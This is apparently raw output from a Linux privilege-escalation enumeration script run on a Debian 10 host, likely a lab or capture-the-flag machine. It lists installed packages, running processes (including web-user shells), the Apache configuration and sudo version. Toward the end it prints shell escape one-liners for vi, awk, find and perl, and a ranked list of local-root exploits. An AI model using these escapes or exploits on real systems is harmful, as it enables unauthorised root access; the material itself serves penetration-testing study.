python3-chardet 3.0.4-3 universal character encoding detector for Python3
python3-debconf 1.5.71 interact with debconf from Python 3
python3-debian 0.1.35 Python 3 modules to work with Debian-related data formats

python3-debianbts 2.8.2 Python interface to Debian's Bug Tracking System
python3-httplib2 0.11.3-2 comprehensive HTTP client library written for Python3
python3-idna 2.6-1 Python IDNA2008 (RFC 5891) handling (Python 3)
python3-minimal 3.7.3-1 minimal subset of the Python language (default python3 version)
python3-pkg-resources 40.8.0-1 Package Discovery and Resource Access using pkg_resources
python3-pycurl 7.43.0.2-0.1 Python bindings to libcurl (Python 3)
python3-pysimplesoap 1.16.2-1 simple and lightweight SOAP Library (Python 3)
python3-reportbug 7.5.3~deb10u1 Python modules for interacting with bug tracking systems
python3-requests 2.21.0-1 elegant and simple HTTP library for Python3, built for human beings
python3-six 1.12.0-1 Python 2 and 3 compatibility library (Python 3 interface)
python3-urllib3 1.24.1-1 HTTP library with thread-safe connection pooling for Python3
python3.7 3.7.3-2+deb10u3 Interactive high-level object-oriented language (version 3.7)
python3.7-minimal 3.7.3-2+deb10u3 Minimal subset of the Python language (version 3.7)
readline-common 7.0-5 GNU readline and history libraries, common files
reportbug 7.5.3~deb10u1 reports bugs in the Debian distribution
rpcbind 1.2.5-0.3+deb10u1 converts RPC program numbers into universal addresses
rsync 3.1.3-6 fast, versatile, remote (and local) file-copying tool
rsyslog 8.1901.0-1 reliable system and kernel logging daemon
sed 4.7-1 GNU stream editor for filtering/transforming text
sensible-utils 0.0.12 Utilities for sensible alternative selection
socat 1.7.3.2-2 multipurpose relay for bidirectional data transfer
sqlite3 3.27.2-3+deb10u1 Command line interface for SQLite 3
ssl-cert 1.0.39 simple debconf wrapper for OpenSSL
sudo 1.8.27-1+deb10u3 Provide limited super user privileges to specific users
systemd 241-7~deb10u7 system and service manager
systemd-sysv 241-7~deb10u7 system and service manager - SysV links
sysvinit-utils 2.93-8 System-V-like utilities
tar 1.30+dfsg-6 GNU version of the tar archiving utility
task-english 3.53 General English environment
task-ssh-server 3.53 SSH server
tasksel 3.53 tool for selecting tasks for installation on Debian systems
tasksel-data 3.53 official tasks used for installation of Debian systems
telnet 0.17-41.2 basic telnet client
traceroute 1:2.1.0-2 Traces the route taken by packets over an IPv4/IPv6 network
tzdata 2021a-0+deb10u1 time zone and daylight-saving time data
ucf 3.0038+nmu1 Update Configuration File(s): preserve user changes to config files
udev 241-7~deb10u7 /dev/ and hotplug management daemon
unzip 6.0-23+deb10u2 De-archiver for .zip files
usb.ids 2019.07.27-0+deb10u1 USB ID Repository
usbutils 1:010-3 Linux USB utilities
util-linux 2.33.1-0.1 miscellaneous system utilities
util-linux-locales 2.33.1-0.1 locales files for util-linux
vim-common 2:8.1.0875-5 Vi IMproved - Common files
vim-tiny 2:8.1.0875-5 Vi IMproved - enhanced vi editor - compact version
wamerican 2018.04.16-1 American English dictionary words for /usr/share/dict
wget 1.20.1-1.1 retrieves files from the web
whiptail 0.52.20-8 Displays user-friendly dialog boxes from shell scripts
xauth 1:1.0.10-1 X authentication utility
xkb-data 2.26-2 X Keyboard Extension (XKB) configuration data
xxd 2:8.1.0875-5 tool to make (or reverse) a hex dump
xz-utils 5.2.4-1 XZ-format compression utilities
zip 3.0-11+b1 Archiver for .zip files
zlib1g:amd64 1:1.2.11.dfsg-1 compression library - runtime
[+] Current processes
USER PID START TIME COMMAND
root 1 08:09 0:01 /sbin/init
root 2 08:09 0:00 [kthreadd]

root 3 08:09 0:00 [rcu_gp]
root 4 08:09 0:00 [rcu_par_gp]
root 6 08:09 0:00 [kworker/0:0H-kblockd]
root 8 08:09 0:00 [mm_percpu_wq]
root 9 08:09 0:00 [ksoftirqd/0]
root 10 08:09 0:01 [rcu_sched]
root 11 08:09 0:00 [rcu_bh]
root 12 08:09 0:00 [migration/0]
root 13 08:09 0:13 [kworker/0:1-events]
root 14 08:09 0:00 [cpuhp/0]
root 15 08:09 0:00 [kdevtmpfs]
root 16 08:09 0:00 [netns]
root 17 08:09 0:00 [kauditd]
root 18 08:09 0:00 [khungtaskd]
root 19 08:09 0:00 [oom_reaper]
root 20 08:09 0:00 [writeback]
root 21 08:09 0:00 [kcompactd0]
root 22 08:09 0:00 [ksmd]
root 23 08:09 0:00 [khugepaged]
root 24 08:09 0:00 [crypto]
root 25 08:09 0:00 [kintegrityd]
root 26 08:09 0:00 [kblockd]
root 27 08:09 0:00 [edac-poller]
root 28 08:09 0:00 [devfreq_wq]
root 29 08:09 0:00 [watchdogd]
root 30 08:09 0:00 [kswapd0]
root 48 08:09 0:00 [kthrotld]
root 49 08:09 0:00 [irq/24-pciehp]
root 50 08:09 0:00 [irq/25-pciehp]
root 51 08:09 0:00 [irq/26-pciehp]
root 52 08:09 0:00 [irq/27-pciehp]
root 53 08:09 0:00 [irq/28-pciehp]
root 54 08:09 0:00 [irq/29-pciehp]
root 55 08:09 0:00 [irq/30-pciehp]
root 56 08:09 0:00 [irq/31-pciehp]
root 57 08:09 0:00 [irq/32-pciehp]
root 58 08:09 0:00 [irq/33-pciehp]
root 59 08:09 0:00 [irq/34-pciehp]
root 60 08:09 0:00 [irq/35-pciehp]
root 61 08:09 0:00 [irq/36-pciehp]
root 62 08:09 0:00 [irq/37-pciehp]
root 63 08:09 0:00 [irq/38-pciehp]
root 64 08:09 0:00 [irq/39-pciehp]
root 65 08:09 0:00 [irq/40-pciehp]
root 66 08:09 0:00 [irq/41-pciehp]
root 67 08:09 0:00 [irq/42-pciehp]
root 68 08:09 0:00 [irq/43-pciehp]
root 69 08:09 0:00 [irq/44-pciehp]
root 70 08:09 0:00 [irq/45-pciehp]
root 71 08:09 0:00 [irq/46-pciehp]
root 72 08:09 0:00 [irq/47-pciehp]
root 73 08:09 0:00 [irq/48-pciehp]
root 74 08:09 0:00 [irq/49-pciehp]
root 75 08:09 0:00 [irq/50-pciehp]
root 76 08:09 0:00 [irq/51-pciehp]
root 77 08:09 0:00 [irq/52-pciehp]
root 78 08:09 0:00 [irq/53-pciehp]

root 79 08:09 0:00 [irq/54-pciehp]
root 80 08:09 0:00 [irq/55-pciehp]
root 81 08:09 0:00 [ipv6_addrconf]
root 82 08:09 0:00 [kworker/0:2-cgroup_destroy]
root 92 08:09 0:00 [kstrp]
root 128 08:09 0:00 [ata_sff]
root 132 08:09 0:00 [scsi_eh_0]
root 135 08:09 0:00 [scsi_tmf_0]
root 137 08:09 0:00 [scsi_eh_1]
root 139 08:09 0:00 [scsi_tmf_1]
root 148 08:09 0:00 [scsi_eh_2]
root 150 08:09 0:00 [scsi_tmf_2]
root 152 08:09 0:00 [scsi_eh_3]
root 154 08:09 0:00 [scsi_tmf_3]
root 156 08:09 0:00 [scsi_eh_4]
root 158 08:09 0:00 [scsi_tmf_4]
root 159 08:09 0:00 [scsi_eh_5]
root 161 08:09 0:00 [scsi_tmf_5]
root 163 08:09 0:00 [scsi_eh_6]
root 165 08:09 0:00 [scsi_tmf_6]
root 167 08:09 0:00 [scsi_eh_7]
root 168 08:09 0:00 [scsi_tmf_7]
root 170 08:09 0:00 [scsi_eh_8]
root 172 08:09 0:00 [scsi_tmf_8]
root 174 08:09 0:00 [scsi_eh_9]
root 176 08:09 0:00 [scsi_tmf_9]
root 178 08:09 0:00 [scsi_eh_10]
root 179 08:09 0:00 [scsi_tmf_10]
root 181 08:09 0:00 [scsi_eh_11]
root 182 08:09 0:00 [scsi_tmf_11]
root 184 08:09 0:00 [scsi_eh_12]
root 186 08:09 0:00 [scsi_tmf_12]
root 188 08:09 0:00 [scsi_eh_13]
root 190 08:09 0:00 [scsi_tmf_13]
root 191 08:09 0:00 [scsi_eh_14]
root 193 08:09 0:00 [scsi_tmf_14]
root 194 08:09 0:00 [scsi_eh_15]
root 196 08:09 0:00 [scsi_tmf_15]
root 199 08:09 0:00 [scsi_eh_16]
root 201 08:09 0:00 [scsi_tmf_16]
root 203 08:09 0:00 [scsi_eh_17]
root 204 08:09 0:00 [scsi_tmf_17]
root 206 08:09 0:00 [scsi_eh_18]
root 208 08:09 0:00 [scsi_tmf_18]
root 210 08:09 0:00 [scsi_eh_19]
root 211 08:09 0:00 [scsi_tmf_19]
root 213 08:09 0:00 [scsi_eh_20]
root 214 08:09 0:00 [scsi_tmf_20]
root 216 08:09 0:00 [scsi_eh_21]
root 218 08:09 0:00 [scsi_tmf_21]
root 219 08:09 0:00 [scsi_eh_22]
root 221 08:09 0:00 [scsi_tmf_22]
root 223 08:09 0:00 [scsi_eh_23]
root 225 08:09 0:00 [scsi_tmf_23]
root 226 08:09 0:00 [scsi_eh_24]
root 227 08:09 0:00 [scsi_tmf_24]
root 228 08:09 0:00 [scsi_eh_25]

root 229 08:09 0:00 [scsi_tmf_25]
root 230 08:09 0:00 [scsi_eh_26]
root 231 08:09 0:00 [scsi_tmf_26]
root 232 08:09 0:00 [scsi_eh_27]
root 233 08:09 0:00 [scsi_tmf_27]
root 234 08:09 0:00 [scsi_eh_28]
root 235 08:09 0:00 [scsi_tmf_28]
root 236 08:09 0:00 [scsi_eh_29]
root 237 08:09 0:00 [scsi_tmf_29]
root 238 08:09 0:00 [scsi_eh_30]
root 239 08:09 0:00 [scsi_tmf_30]
root 240 08:09 0:00 [scsi_eh_31]
root 241 08:09 0:00 [scsi_tmf_31]
root 266 08:09 0:00 [kworker/u2:28-events_unbound]
root 267 08:09 0:00 [kworker/u2:29-flush-8:0]
root 269 08:09 0:02 [kworker/0:1H-kblockd]
root 297 08:09 0:00 [kworker/u3:0-xprtiod]
root 299 08:09 0:00 [jbd2/sda1-8]
root 300 08:09 0:00 [ext4-rsv-conver]
jeanpaul 329 11:07 0:00 /bin/sh
jeanpaul 330 11:07 0:00 ps
jeanpaul 331 11:07 0:00 awk
root 337 08:09 0:00 /lib/systemd/systemd-journald
root 357 08:09 0:00 [rpciod]
root 358 08:09 0:00 [xprtiod]
root 360 08:09 0:00 /usr/sbin/blkmapd
root 361 08:09 0:00 /lib/systemd/systemd-udevd
root 378 08:09 0:00 /usr/sbin/rpc.idmapd
root 434 08:09 0:00 [ttm_swap]
root 435 08:09 0:00 [irq/16-vmwgfx]
systemd+ 463 08:09 0:00 /lib/systemd/systemd-timesyncd
_rpc 464 08:09 0:00 /sbin/rpcbind
root 479 08:09 0:00 /usr/sbin/rpc.mountd
root 489 08:09 0:00 [kworker/u3:1]
root 490 08:09 0:00 [lockd]
message+ 494 08:09 0:00 /usr/bin/dbus-daemon
root 496 08:09 0:00 /lib/systemd/systemd-logind
root 497 08:09 0:00 [nfsd]
root 498 08:09 0:00 [nfsd]
root 500 08:09 0:00 [nfsd]
root 502 08:09 0:00 [nfsd]
root 503 08:09 0:00 [nfsd]
root 504 08:09 0:00 /usr/sbin/rsyslogd
root 505 08:09 0:00 [nfsd]
root 506 08:09 0:00 [nfsd]
root 507 08:09 0:00 [nfsd]
root 510 08:09 0:00 /usr/sbin/cron
root 529 08:09 0:00 /usr/sbin/sshd
root 533 08:09 0:00 /bin/login
root 578 08:09 0:00 /usr/sbin/apache2
mysql 589 08:09 0:04 /usr/sbin/mysqld
root 717 08:10 0:00 /lib/systemd/systemd
root 718 08:10 0:00 (sd-pam)
root 722 08:10 0:00 -bash
root 726 08:10 0:00 dhclient
www-data 759 08:12 0:00 /usr/sbin/apache2
www-data 19331 08:52 0:00 sh

www-data 19335 08:52 0:00 /bin/sh
www-data 19350 08:56 0:01 python3
www-data 19666 09:43 0:00 /usr/sbin/apache2
www-data 19667 09:43 0:00 /usr/sbin/apache2
www-data 19668 09:43 0:00 /usr/sbin/apache2
www-data 19671 09:43 0:00 /usr/sbin/apache2
www-data 19672 09:43 0:00 /usr/sbin/apache2
www-data 19721 09:54 0:00 /usr/sbin/apache2
jeanpaul 19910 10:45 0:00 /lib/systemd/systemd
jeanpaul 19911 10:45 0:00 (sd-pam)
root 19937 10:47 0:00 sshd:
jeanpaul 19943 10:47 0:00 sshd:
jeanpaul 19944 10:47 0:00 -bash
jeanpaul 32670 11:01 0:00 zip
jeanpaul 32671 11:01 0:00 sh
jeanpaul 32672 11:01 0:00 sh
jeanpaul 32673 11:01 0:00 /bin/bash
jeanpaul 32690 11:04 0:00 zip
jeanpaul 32691 11:04 0:00 sh
jeanpaul 32692 11:04 0:00 sh
jeanpaul 32693 11:04 0:00 /bin/bash
jeanpaul 32696 11:04 0:00 zip
jeanpaul 32697 11:04 0:00 sh
jeanpaul 32698 11:04 0:00 sh
jeanpaul 32699 11:04 0:00 /bin/bash
jeanpaul 32701 11:04 0:00 zip
jeanpaul 32702 11:04 0:00 sh
jeanpaul 32703 11:04 0:00 sh
jeanpaul 32704 11:04 0:00 /bin/bash
jeanpaul 32719 11:07 0:00 python

[+] Apache Version and Modules
[+] Apache Config File
This is the main Apache server configuration file. It contains the
configuration directives that give the server its instructions.
See http://httpd.apache.org/docs/2.4/ for detailed information about
the directives and /usr/share/doc/apache2/README.Debian about Debian specific
hints.
#
#
Summary of how the Apache 2 configuration works in Debian:
The Apache 2 web server configuration in Debian is quite different to
upstream's suggested way to configure the web server. This is because Debian's
default Apache2 installation attempts to make adding and removing modules,
virtual hosts, and extra configuration directives as flexible as possible, in
order to make automating the changes and administering the server as easy as
possible.
It is split into several files forming the configuration hierarchy outlined
below, all located in the /etc/apache2/ directory:
#
/etc/apache2/
|-- apache2.conf
# |	`-- ports.conf
|-- mods-enabled
# |	|-- *.load
# |	`-- *.conf
|-- conf-enabled

```
# |       `-- *.conf
#       `-- sites-enabled
#       `-- *.conf
#
#
# * apache2.conf is the main configuration file (this file). It puts the pieces
#   together by including all remaining configuration files when starting up the
#   web server.
#
# * ports.conf is always included from the main configuration file. It is
#   supposed to determine listening ports for incoming connections which can be
#   customized anytime.
#
# * Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/
#   directories contain particular configuration snippets which manage modules,
#   global configuration fragments, or virtual host configurations,
#   respectively.
#
#   They are activated by symlinking available configuration files from their
#   respective *-available/ counterparts. These should be managed by using our
#   helpers a2enmod/a2dismod, a2ensite/a2dissite and a2enconf/a2disconf. See
#   their respective man pages for detailed information.
#
# * The binary is called apache2. Due to the use of environment variables, in
#   the default configuration, apache2 needs to be started/stopped with
#   /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not
#   work with the default configuration.
# Global configuration
#
#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# NOTE!  If you intend to place this on an NFS (or otherwise network)
# mounted filesystem then please read the Mutex documentation (available
# at <URL:http://httpd.apache.org/docs/2.4/mod/core.html#mutex>);
# you will save yourself a lot of trouble.
#
# Do NOT add a slash at the end of the directory path.
#
#ServerRoot "/etc/apache2"
#
# The accept serialization lock file MUST BE STORED ON A LOCAL DISK.
#
#Mutex file:${APACHE_LOCK_DIR} default
#
# The directory where shm and other runtime files will be stored.
#
DefaultRuntimeDir ${APACHE_RUN_DIR}
#
# PidFile: The file in which the server should record its process
# identification number when it starts.
# This needs to be set in /etc/apache2/envvars
#
PidFile ${APACHE_PID_FILE}
#
# Timeout: The number of seconds before receives and sends time out.
```

```
#
Timeout 300
#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On
#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100
#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 5
# These need to be set in /etc/apache2/envvars
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}
#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here.  If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog ${APACHE_LOG_DIR}/error.log
#
# LogLevel: Control the severity of messages logged to the error_log.
# Available values: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the log level for particular modules, e.g.
# "LogLevel info ssl:warn"
#
LogLevel warn
# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
# Include list of ports to listen on
Include ports.conf
# Sets the default security model of the Apache2 HTTPD server. It does
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
```

```
    Options FollowSymLinks
    AllowOverride None
    Require all denied
    </Directory>
    <Directory /usr/share>
    AllowOverride None
    Require all granted
    </Directory>
    <Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
    </Directory>
    #<Directory /srv/>
    # Options Indexes FollowSymLinks
    # AllowOverride None
    # Require all granted
    #</Directory>
    # AccessFileName: The name of the file to look for in each directory
    # for additional configuration directives.  See also the AllowOverride
    # directive.
    #
    AccessFileName .htaccess
    #
    # The following lines prevent .htaccess and .htpasswd files from being
    # viewed by Web clients.
    #
    <FilesMatch "^\.ht">
    Require all denied
    </FilesMatch>
    #
    # The following directives define some format nicknames for use with
    # a CustomLog directive.
    #
    # These deviate from the Common Log Format definitions in that they use %O
    # (the actual bytes sent including headers) instead of %b (the size of the
    # requested file), because the latter makes it impossible to detect partial
    # requests.
    #
    # Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
    # Use mod_remoteip instead.
    #
    LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\""
vhost_combined
    LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
    LogFormat "%h %l %u %t \"%r\" %>s %O" common
    LogFormat "%{Referer}i -> %U" referer
    LogFormat "%{User-agent}i" agent
    # Include of directories ignores editors' and dpkg's backup files,
    # see README.Debian for details.
    # Include generic snippets of statements
    IncludeOptional conf-enabled/*.conf
    # Include the virtual host configurations:
    IncludeOptional sites-enabled/*.conf
    # vim: syntax=apache ts=4 sw=4 sts=4 sr noet
[+] Sudo Version (Check out http://www.exploit-db.com/search/?
action=search&filter_page=1&filter_description=sudo)
```

Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
[+] Checking for Active SSH Agents

[*] IDENTIFYING PROCESSES AND PACKAGES RUNNING AS ROOT OR OTHER SUPERUSER...

root 64 08:09 0:00 [irq/39-pciehp]
root 190 08:09 0:00 [scsi_tmf_13]
root 206 08:09 0:00 [scsi_eh_18]
root 269 08:09 0:02 [kworker/0:1H-kblockd]
root 74 08:09 0:00 [irq/49-pciehp]
root 578 08:09 0:00 /usr/sbin/apache2
Possible Related Packages:
apache2 2.4.38-3+deb10u4 Apache HTTP Server
apache2-bin 2.4.38-3+deb10u4 Apache HTTP Server (modules and other binary files)
apache2-data 2.4.38-3+deb10u4 Apache HTTP Server (common files)
apache2-utils 2.4.38-3+deb10u4 Apache HTTP Server (utility programs for web servers)
libapache2-mod-php 2:7.3+69 server-side, HTML-embedded scripting language (Apache 2 module) (default)
libapache2-mod-php7.3 7.3.27-1~deb10u1 server-side, HTML-embedded scripting language (Apache 2 module)
root 181 08:09 0:00 [scsi_eh_11]
root 361 08:09 0:00 /lib/systemd/systemd-udevd
root 4 08:09 0:00 [rcu_par_gp]
root 479 08:09 0:00 /usr/sbin/rpc.mountd
root 176 08:09 0:00 [scsi_tmf_9]
root 199 08:09 0:00 [scsi_eh_16]
root 154 08:09 0:00 [scsi_tmf_3]
root 230 08:09 0:00 [scsi_eh_26]
root 172 08:09 0:00 [scsi_tmf_8]
root 53 08:09 0:00 [irq/28-pciehp]
root 218 08:09 0:00 [scsi_tmf_21]
root 28 08:09 0:00 [devfreq_wq]
root 506 08:09 0:00 [nfsd]
root 82 08:09 0:00 [kworker/0:2-cgroup_destroy]
root 221 08:09 0:00 [scsi_tmf_22]
root 238 08:09 0:00 [scsi_eh_30]
root 502 08:09 0:00 [nfsd]
root 227 08:09 0:00 [scsi_tmf_24]
root 135 08:09 0:00 [scsi_tmf_0]
root 357 08:09 0:00 [rpciod]
root 29 08:09 0:00 [watchdogd]
root 182 08:09 0:00 [scsi_tmf_11]
root 196 08:09 0:00 [scsi_tmf_15]
root 158 08:09 0:00 [scsi_tmf_4]
root 210 08:09 0:00 [scsi_eh_19]
root 497 08:09 0:00 [nfsd]
root 299 08:09 0:00 [jbd2/sda1-8]
root 49 08:09 0:00 [irq/24-pciehp]
root 213 08:09 0:00 [scsi_eh_20]
root 56 08:09 0:00 [irq/31-pciehp]
root 19937 10:47 0:00 sshd:
root 30 08:09 0:00 [kswapd0]
root 132 08:09 0:00 [scsi_eh_0]
root 51 08:09 0:00 [irq/26-pciehp]

root 57 08:09 0:00 [irq/32-pciehp]
root 59 08:09 0:00 [irq/34-pciehp]
root 504 08:09 0:00 /usr/sbin/rsyslogd
root 25 08:09 0:00 [kintegrityd]
root 80 08:09 0:00 [irq/55-pciehp]
root 174 08:09 0:00 [scsi_eh_9]
root 233 08:09 0:00 [scsi_tmf_27]
root 163 08:09 0:00 [scsi_eh_6]
root 11 08:09 0:00 [rcu_bh]
root 6 08:09 0:00 [kworker/0:0H-kblockd]
root 179 08:09 0:00 [scsi_tmf_10]
root 71 08:09 0:00 [irq/46-pciehp]
root 58 08:09 0:00 [irq/33-pciehp]
root 201 08:09 0:00 [scsi_tmf_16]
root 13 08:09 0:13 [kworker/0:1-events]
root 170 08:09 0:00 [scsi_eh_8]
root 52 08:09 0:00 [irq/27-pciehp]
root 204 08:09 0:00 [scsi_tmf_17]
root 73 08:09 0:00 [irq/48-pciehp]
root 67 08:09 0:00 [irq/42-pciehp]
root 62 08:09 0:00 [irq/37-pciehp]
root 77 08:09 0:00 [irq/52-pciehp]
root 229 08:09 0:00 [scsi_tmf_25]
root 533 08:09 0:00 /bin/login
  Possible Related Packages:
    login 1:4.5-1.1 system login tools
root 3 08:09 0:00 [rcu_gp]
root 490 08:09 0:00 [lockd]
root 337 08:09 0:00 /lib/systemd/systemd-journald
root 9 08:09 0:00 [ksoftirqd/0]
root 211 08:09 0:00 [scsi_tmf_19]
root 208 08:09 0:00 [scsi_tmf_18]
root 65 08:09 0:00 [irq/40-pciehp]
root 435 08:09 0:00 [irq/16-vmwgfx]
root 128 08:09 0:00 [ata_sff]
root 219 08:09 0:00 [scsi_eh_22]
root 8 08:09 0:00 [mm_percpu_wq]
root 510 08:09 0:00 /usr/sbin/cron
  Possible Related Packages:
    cron 3.0pl1-134+deb10u1 process scheduling daemon
root 191 08:09 0:00 [scsi_eh_14]
root 1 08:09 0:01 /sbin/init
  Possible Related Packages:
    init 1.56+nmu1 metapackage ensuring an init system is installed
    init-system-helpers 1.56+nmu1 helper tools for all init systems
    initramfs-tools 0.133+deb10u1 generic modular initramfs generator (automation)
    initramfs-tools-core 0.133+deb10u1 generic modular initramfs generator (core tools)
    libklibc:amd64 2.0.6-1 minimal libc subset for use with initramfs
    lsb-base 10.2019051400 Linux Standard Base init script functionality
    ncurses-base 6.1+20181013-2+deb10u2 basic terminal type definitions
    ncurses-term 6.1+20181013-2+deb10u2 additional terminal type definitions
    sysvinit-utils 2.93-8 System-V-like utilities
root 241 08:09 0:00 [scsi_tmf_31]
root 19 08:09 0:00 [oom_reaper]
root 168 08:09 0:00 [scsi_tmf_7]
root 81 08:09 0:00 [ipv6_addrconf]
root 167 08:09 0:00 [scsi_eh_7]

root 165 08:09 0:00 [scsi_tmf_6]
root 17 08:09 0:00 [kauditd]
root 10 08:09 0:01 [rcu_sched]
root 234 08:09 0:00 [scsi_eh_28]
root 156 08:09 0:00 [scsi_eh_4]
root 300 08:09 0:00 [ext4-rsv-conver]
root 66 08:09 0:00 [irq/41-pciehp]
root 68 08:09 0:00 [irq/43-pciehp]
root 15 08:09 0:00 [kdevtmpfs]
root 267 08:09 0:00 [kworker/u2:29-flush-8:0]
root 184 08:09 0:00 [scsi_eh_12]
root 717 08:10 0:00 /lib/systemd/systemd
Possible Related Packages:
libnss-systemd:amd64 241-7~deb10u7 nss module providing dynamic user and group name resolution
libpam-systemd:amd64 241-7~deb10u7 system and service manager - PAM module
libsystemd0:amd64 241-7~deb10u7 systemd utility library
systemd 241-7~deb10u7 system and service manager
systemd-sysv 241-7~deb10u7 system and service manager - SysV links
root 24 08:09 0:00 [crypto]
root 203 08:09 0:00 [scsi_eh_17]
root 161 08:09 0:00 [scsi_tmf_5]
root 235 08:09 0:00 [scsi_tmf_28]
root 20 08:09 0:00 [writeback]
root 139 08:09 0:00 [scsi_tmf_1]
root 2 08:09 0:00 [kthreadd]
root 266 08:09 0:00 [kworker/u2:28-events_unbound]
root 14 08:09 0:00 [cpuhp/0]
root 193 08:09 0:00 [scsi_tmf_14]
root 505 08:09 0:00 [nfsd]
root 75 08:09 0:00 [irq/50-pciehp]
root 722 08:10 0:00 -bash
root 27 08:09 0:00 [edac-poller]
root 188 08:09 0:00 [scsi_eh_13]
root 18 08:09 0:00 [khungtaskd]
root 72 08:09 0:00 [irq/47-pciehp]
root 240 08:09 0:00 [scsi_eh_31]
root 214 08:09 0:00 [scsi_tmf_20]
root 228 08:09 0:00 [scsi_eh_25]
root 92 08:09 0:00 [kstrp]
root 237 08:09 0:00 [scsi_tmf_29]
root 297 08:09 0:00 [kworker/u3:0-xprtiod]
root 79 08:09 0:00 [irq/54-pciehp]
root 137 08:09 0:00 [scsi_eh_1]
root 60 08:09 0:00 [irq/35-pciehp]
root 500 08:09 0:00 [nfsd]
root 23 08:09 0:00 [khugepaged]
root 358 08:09 0:00 [xprtiod]
root 63 08:09 0:00 [irq/38-pciehp]
root 489 08:09 0:00 [kworker/u3:1]
root 54 08:09 0:00 [irq/29-pciehp]
root 232 08:09 0:00 [scsi_eh_27]
root 239 08:09 0:00 [scsi_tmf_30]
root 70 08:09 0:00 [irq/45-pciehp]
root 16 08:09 0:00 [netns]
root 496 08:09 0:00 /lib/systemd/systemd-logind
root 159 08:09 0:00 [scsi_eh_5]

root 223 08:09 0:00 [scsi_eh_23]
root 21 08:09 0:00 [kcompactd0]
root 529 08:09 0:00 /usr/sbin/sshd
root 226 08:09 0:00 [scsi_eh_24]
root 498 08:09 0:00 [nfsd]
root 148 08:09 0:00 [scsi_eh_2]
root 26 08:09 0:00 [kblockd]
root 150 08:09 0:00 [scsi_tmf_2]
root 360 08:09 0:00 /usr/sbin/blkmapd
root 216 08:09 0:00 [scsi_eh_21]
root 236 08:09 0:00 [scsi_eh_29]
root 22 08:09 0:00 [ksmd]
root 76 08:09 0:00 [irq/51-pciehp]
root 194 08:09 0:00 [scsi_eh_15]
root 186 08:09 0:00 [scsi_tmf_12]
root 50 08:09 0:00 [irq/25-pciehp]
root 231 08:09 0:00 [scsi_tmf_26]
root 69 08:09 0:00 [irq/44-pciehp]
root 61 08:09 0:00 [irq/36-pciehp]
root 55 08:09 0:00 [irq/30-pciehp]
root 434 08:09 0:00 [ttm_swap]
root 503 08:09 0:00 [nfsd]
root 78 08:09 0:00 [irq/53-pciehp]
root 178 08:09 0:00 [scsi_eh_10]
root 48 08:09 0:00 [kthrotld]
root 378 08:09 0:00 /usr/sbin/rpc.idmapd
root 225 08:09 0:00 [scsi_tmf_23]
root 12 08:09 0:00 [migration/0]
root 718 08:10 0:00 (sd-pam)
root 507 08:09 0:00 [nfsd]
root 152 08:09 0:00 [scsi_eh_3]
root 726 08:10 0:00 dhclient
[*] ENUMERATING INSTALLED LANGUAGES/TOOLS FOR SPLOIT BUILDING...

[+] Installed Tools
/usr/bin/awk
/usr/bin/perl
/usr/bin/python
/usr/bin/vi
/usr/bin/find
/usr/bin/netcat
/usr/bin/nc
/usr/bin/wget

[+] Related Shell Escape Sequences...

vi--> :!bash
vi--> :set shell=/bin/bash:shell
awk--> awk 'BEGIN {system("/bin/bash")}'
find--> find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
perl--> perl -e 'exec "/bin/bash";'
[*] FINDING RELEVENT PRIVILEGE ESCALATION EXPLOITS...

Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '**' but should still be tested!

The following exploits are ranked higher in probability of success because this script detected a

related running process, OS, or mounted file system
- Debian OpenSSL Predictable PRNG Bruteforce SSH Exploit || http://www.exploit-db.com/exploits/5720 || Language=python
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c
- Ubuntu/Debian Apache 1.3.33/1.3.34 (CGI TTY) Local Root Exploit || http://www.exploit-db.com/exploits/3384 || Language=c

The following exploits are applicable to this kernel version and should be investigated as well
- Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Language=c
- Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby**
- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=c
- CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c
- open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450 || Language=c
- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com/exploits/25307 || Language=c
[*] ENUMERATING FILE AND DIRECTORY PERMISSIONS/CONTENTS...

